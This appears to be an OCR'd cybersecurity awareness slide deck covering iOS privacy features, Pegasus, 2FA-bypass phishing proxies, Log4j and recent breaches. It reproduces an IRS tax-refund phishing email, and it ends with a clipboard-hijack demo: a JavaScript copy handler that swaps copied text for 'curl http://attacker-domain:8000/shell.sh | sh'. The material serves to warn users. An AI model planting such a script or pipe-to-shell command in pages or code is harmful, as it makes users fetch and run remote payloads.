
iDevices Privacy Report 15.2


- Disabled by default
- Settings > Privacy > App Privacy Report
- *Wait*

iDevices App Privacy Report


Privacy
App Privacy Report
App Privacy Report
App Privacy Report shows how often apps use the permission you've granted to access your data, like your location or microphone. It also includes a breakdown of each app's network activity, website network activity, and the most frequently contacted domains. Learn more...
Turn On App Privacy Report
Privacy
App Privacy Report
App Privacy Report records data and sensor access, app and website network activity, and the most frequently contacted domains. Learn more...
DATA & SENSOR ACCESS
Tesla
16 sec. ago · Location
Weather
2 min. ago · Location
Mail
5 min. ago · Contacts
Find My
7 min. ago · Contacts
Music
10 min. ago · Media Library
Show All
These apps accessed your data or sensors in the past 7 days.
APP NETWORK ACTIVITY
Spotify
51
Netflix
20
eufy Security
15
TV
13
Slack
9
Back
Data & Sensor Access
Sort By
MOST RECENT ACCESS
Tesla
24 sec. ago · Location
Weather
2 min. ago · Location
Mail
5 min. ago · Contacts
Find My
7 min. ago · Contacts
Music
10 min. ago · Media Library
Safari
11 min. ago · Media Library
Photos
11 min. ago · Media Library
TV
11 min. ago · Contacts and Media Library



Privacy
App Privacy Report
APP NETWORK ACTIVITY
Spotify 51
Netflix 20
eufy Security 15
TV 13
Slack 9
Show All
These apps contacted domains in the past 7 days.
WEBSITE NETWORK ACTIVITY
E electrek.co 201
T theverge.com 20
R rivian.com 18
T tesla.com 16
A amazon.com 14
Show All
These websites contacted domains when you visited them within an app in the past 7 days.
MOST CONTACTED DOMAINS


Privacy
App Privacy Report
R rivian.com 18
T tesla.com 16
A amazon.com 14
Show All
These websites contacted domains when you visited them within an app in the past 7 days.
MOST CONTACTED DOMAINS
www.googletagmanager.com 4
www.google-analytics.com 3
app-measurement.com 3
Google LLC
inappcheck.itunes.apple.com 3
c.amazon-adsystem.com 2
Amazon Technologies, Inc.
Show All
These domains were contacted by one or more apps or websites in the past 7 days.
Turn Off App Privacy Report


Back
Most Contacted Domains
Sort By
MOST ACTIVE
inappcheck.itunes.apple.com
233
web.facebook.com
117
rupload.facebook.com
115
scontent.fapa1-2.fna.fbcdn.net
15
connect.facebook.net
13
Facebook, Inc.
scontent.fapa1-1.fna.fbcdn.net
12
31.13.93.12
11
31.13.93.11
8
nova.collect.igodigital.com
8
scontent.xx.fbcdn.net
7
cdn.biggamehero.com
6
edge-mqtt.facebook.com
6
krk.kargo.com
6
sync.outbrain.com
6
Back
inappcheck.itunes.apple.com
Domain
inappcheck.itunes.apple.com
If multiple apps or websites contact a domain, it could indicate the domain is combining your activity into a profile. Learn more...
APPS THAT CONTACTED THIS DOMAIN
UISP
12/13/21, 1:14 PM
Facebook
12/13/21, 1:13 PM
Twitter
12/13/21, 12:46 PM
Reddit
12/13/21, 12:40 PM
Tweetbot
12/13/21, 12:38 PM
Tesla
12/13/21, 12:36 PM
HotspotShield
12/13/21, 11:50 AM
Google Home
12/13/21, 10:50 AM
Speedtest
12/13/21, 10:20 AM
Linksys
12/13/21, 9:08 AM
BBVA
12/13/21, 7:47 AM
Universal FL
12/13/21, 7:29 AM
Crypto.com
12/12/21, 9:43 PM
TripIt
12/12/21, 8:24 PM
YouTube
12/12/21, 6:46 PM

- Disable to purge collected data

iDevices App Privacy Report



iDevices Emergency SOS

- Settings -> Cellular -> Cellular Data Options

- Hide IP address known trackers eMail & Safari
- Different from iCloud Private Relay


iDevices Limit IP Tracking


iCloud Private Relay


- Beta
- Settings > [your name] > iCloud > Private Relay
- System Preferences > Apple ID > iCloud > Private Relay
- First relay Apple DNS & other encrypted
- Second Relay third party (CloudFlare?)
  Decrypts and connects
- Beta

- Settings -> Apple ID, iCloud, …
  Password & Security -> Legacy Contact
- Both persons must approve
- Apple Digital Legacy portal


iDevices Legacy Contact


3:30
Settings
Sanuj Bhatia
Apple ID, iCloud, Media & Purchases
Airplane Mode
Wi-Fi
404 Network Unavailable
Bluetooth
On
Mobile Data
Personal Hotspot
VPN
Not Connected
Notifications
Sounds & Haptics
Focus
Screen Time
General



3:30
Settings
Apple ID
Sanuj Bhatia
Name, Phone Numbers, Email
Password & Security
Payment & Shipping
Visa
Subscriptions
iCloud
50 GB
Media & Purchases
Find My
Family Sharing
Sanuj's iPhone
Google
Google


3:30
Apple ID
Password & Security
Apps using Apple ID
Two-factor authentication
On
Edit
Account Recovery
Legacy contact

- iOS 15.2



- Gmail



- DuckDuckGo
  Request duck.com email
  Removes trackers

Hide my email

- WEB 1.0
  discrete elements
  Build a browser
  Write HTML code
  Build a WEB site
  Add yet another IP address
- WEB 2.0
  tools
  tools from tech giants
- WEB 3.0
  blockchain
  search, market, email, social, etc.
  No central authority

WEB 3.0

Y2K

- Vivaldi 5.0.2497.32
- Brave 1.33.106
- Safari 15.3
- Tor 11.0.3
- Firefox 95.0.2
- Edge 96.0.1054.62 98.0.1100.3
- Chrome 97.0.4692.71

- Check first 2 digits

- clickless


More & more NSO Pegasus

2FA bypass

- Steal authentication cookies
- Real-time

  "Operator" requests 2FA code from victim

  Uses that code to authenticate themselves
- Reverse proxies MitM
- Account takeover


8. Unauthorized malicious action
1. Enter credentials
4. Enter 2FA code
7. Session cookie
2. Forward credentials
5. Forward 2FA code
6. Session cookie
MITM Phishing Toolkit
3. Send 2FA code to user
Victim User
Target Web Server

Firefox

- No Microsoft.com
  Online Certificate Status protocol
  fail open only negative status blocks
  so, bad actors blocked negative response
  then so, *stapling*
  server staples OCSP to its certificate
  Firefox didn't enable SHA-256 in time
- Windows cloud clipboard
  Disabled by default
  usernames & passwords in clipboard synched!

Cellular

- 3G shutdown
  2022
  Phones, tablets, medical devices, OnStar,

- Cellular handover
  Signal strength for handover is encrypted
  Signal strength for handover is NOT verified
  Stingrays Software Defined Radio

Smart Devices

- Wireless spectrum & protocols
- Wi-Fi, LTE, Bluetooth, LoRaWAN, Zigbee,
  CoExistance attacks
  Systems on a chip
  optimization for power, shared access
  not security
  firmware update lag

Log4j

- Last Cyber Security presentation
  Update
  Adobe patch – but patch was incomplete
  Many institutions busy over holiday twice
  Partial list

  "Akamai, Amazon, Apache, Apereo, Atlassian, Broadcom, Cisco, Cloudera, ConnectWise, Debian,
  Docker, Fortinet, Google, IBM, Intel, Juniper Networks, Microsoft, Okta, Oracle, Red Hat, SolarWinds, SonicWall, Splunk, Ubuntu, VMware, Zscaler, and Zoho."


Log4j

- Many Many attacking groups
- 44% reporting scans and/or attacks
- Then WebSocket vector
- WebScripts
- Less than half of Java packages have addressed previous published vulnerabilities
- VMWare vCenter servers
- Stake a foot hold to be exploited later
- OT systems very vulnerable
- Now 4th vulnerability found
- Library nesting
- China annoyed with Alibaba
- DHS bug bounty extended

Current Issues

- LastPass master passwords compromised? Under attack?
- Yet another T-Mobile data breach
- “Spider-Man: No Way Home” Pirated version
- HPE update 77TB data loss


IRS
Internal Revenue Service
United States Departament of the Treasury
Third Round of Economic Impact Payments Status Available
Dear Customer,
After the last annual calculations of your fiscal activity we have determined that you are eligible to receive a tax refund of $563.80. Please submit the tax refund request and allow us 6-9 days in order to process it.
A refund can be delayed for a variety of reasons. For example submitting invalid records or applying after the deadline. To access the form for your tax refund, please click the button bellow.
Claim
Note : For security reasons, we will record your ip-address, the date and time. Deliberate wrong inputs are criminally pursued and indicated.
Regards,
Internal Revenue Service


IRS.Gov <ajiemqmzkve8do4uljdh-oozeyoxytbr482nha@emaildl.att-mail.com>


https://t.co/2VnyNWnx1X?trackingid=ptizPRLr&signature=newsletter

Tax time

- Clipboard in cloud
- Now add Clipboard switcharoo

Let's say you were searching how to update your ubuntu, and you found this command line. And you copy it:

Try it - copy the command below:

```
sudo apt update
```


```
curl http://attacker-domain:8000/shell.sh | sh
```

```
<script>
document.getElementById('copy').addEventListener('copy', function(e) {
    e.clipboardData.setData('text/plain', 'curl
http://attacker-domain:8000/shell.sh | sh\n'); e.preventDefault();
});
</script>
```


Cut & Paste caution

